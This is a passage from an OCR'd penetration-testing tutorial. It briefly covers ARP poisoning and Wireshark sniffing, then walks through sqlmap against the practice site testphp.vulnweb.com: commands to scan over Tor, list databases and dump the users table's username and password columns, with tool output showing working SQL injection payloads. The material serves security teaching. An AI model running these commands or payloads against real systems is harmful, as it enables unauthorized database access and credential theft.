
4) Select ARP poisoning




5) as we have one way direction so only use sniff remote connections



6) open Wireshark and filter out only ARP protocol packets



7) analyse the Packets of the selected device



SQLMAP:

Open-source SQL injection fault detection and exploitation software called sqlmap automates the process of commandeering database servers. It has a powerful detection engine, various specialised features for the ultimate penetration tester, and a variety of switches for database fingerprinting, database data retrieval, access to the underlying file system, and running operating system instructions over out-of-band connections.

Since sqlmap is a Python-based programme, it ought to work on any platform that supports Python. Finding and exploiting SQL injection vulnerabilities in web applications is the goal of SQL map.


The features of SQL map are as follows:

- Supports the database management systems MySQL, Oracle, PostgreSQL, Firebird, Sybase, Microsoft Access, IBM DB2, Microsoft SQL Server, and SAP MaxDB.
- Supports the following six SQL injection methods: Boolean-based blind, out-of-band, error-based, stack, and UNION queries.


- Automatic password hash format recognition and assistance with dictionary-based password cracking
- Support for escalating user privileges for database processes using Metasploit's Meterpreter get system
- It is possible to connect to the database directly without utilizing SQL injection by providing DBMS credentials, IP address, port, and database name.

First, we start our sqlmap with the command:


C:\sqlmap>python sqlmap.py -h



1) Scanning using sqlmap
"testphp.vulnweb.com/listproducts.php?cat=1"




2) Using tor for scanning
"testphp.vulnweb.com/listproducts.php?cat=1" --tor --tor-type=SOCKS5




3) Manually setting the return time for scanning

Cd sqlmap -u " testphp.vulnweb.com/listproducts.php?cat=1" --time-sec 15



4) Listing the databases of the site using sqlmap

"testphp.vulnweb.com/listproducts.php?cat=1" –dbs




5) Listing all tables present in a particular database using sqlmap

"testphp.vulnweb.com/listproducts.php?cat=1" -D site_db –tables

```
c:\sqlmap>sqlmap -u "testphp.vulnweb.com/listproducts.php?cat=1" -D site_db -tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:27:28 /2022-09-19/

[22:27:28] [INFO] resuming back-end DBMS 'mysql'
[22:27:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6315=6315

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171717871,(SELECT (ELT(8612=8612,1))),0x71716b6a71),8612)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171717871,0x78515a4f774c6e434d5a795570485972675953624e4742477550786c756455767059757a4e42687a,0x71716b6a71),NULL,NULL,NULL-- -
---
[22:27:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[22:27:30] [INFO] fetching tables for database: 'site_db'
[22:28:27] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:28:28] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[22:28:29] [WARNING] potential permission problems detected ('command denied')
[22:28:31] [WARNING] the SQL query provided does not return any output
[22:28:32] [WARNING] the SQL query provided does not return any output
[22:28:32] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[22:28:32] [INFO] fetching number of tables for database 'site_db'
[22:28:32] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:28:32] [INFO] retrieved: 0
[22:28:35] [WARNING] database 'site_db' appears to be empty
[22:28:35] [ERROR] unable to retrieve the table names for any database
do you want to use common table existence check? [y/N/q] y
which common tables (wordlist) file do you want to use?
[1] default 'C:\sqlmap\data\txt\common-tables.txt' (press Enter)
[2] custom
> 1
[22:29:24] [INFO] performing table existence using items from 'C:\sqlmap\data\txt\common-tables.txt'
[22:29:24] [INFO] adding words used on web page to the check list
[22:29:24] [INFO] checking database 'site_db'
please enter number of threads? [Enter for 1 (current)] 1
[22:29:27] [WARNING] running in a single-thread mode. This could take a while
[23:02:04] [INFO] tried 2832/3552 items (80%)
[23:02:05] [CRITICAL] connection was forcibly closed by the target URL

[23:02:05] [CRITICAL] connection was forcibly closed by the target URL
[23:02:05] [INFO] tried 2833/3552 items (80%)
[23:02:08] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)

[23:09:02] [WARNING] no table(s) found for database 'site_db'
No tables found
[23:09:02] [WARNING] HTTP error codes detected during run:
502 (Bad Gateway) - 1 times
[23:09:02] [INFO] fetched data logged to text files under 'C:\Users\mouli\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 23:09:02 /2022-09-19/


c:\sqlmap>
```


6) Dumping the contents of a database table

-u "testphp.vulnweb.com/listproducts.php?cat=1" -D site_db -T users –dump




7) Dumping only the selected columns


-u "testphp.vulnweb.com/listproducts.php?cat=1" -D site_db -T users -C username,password --dump



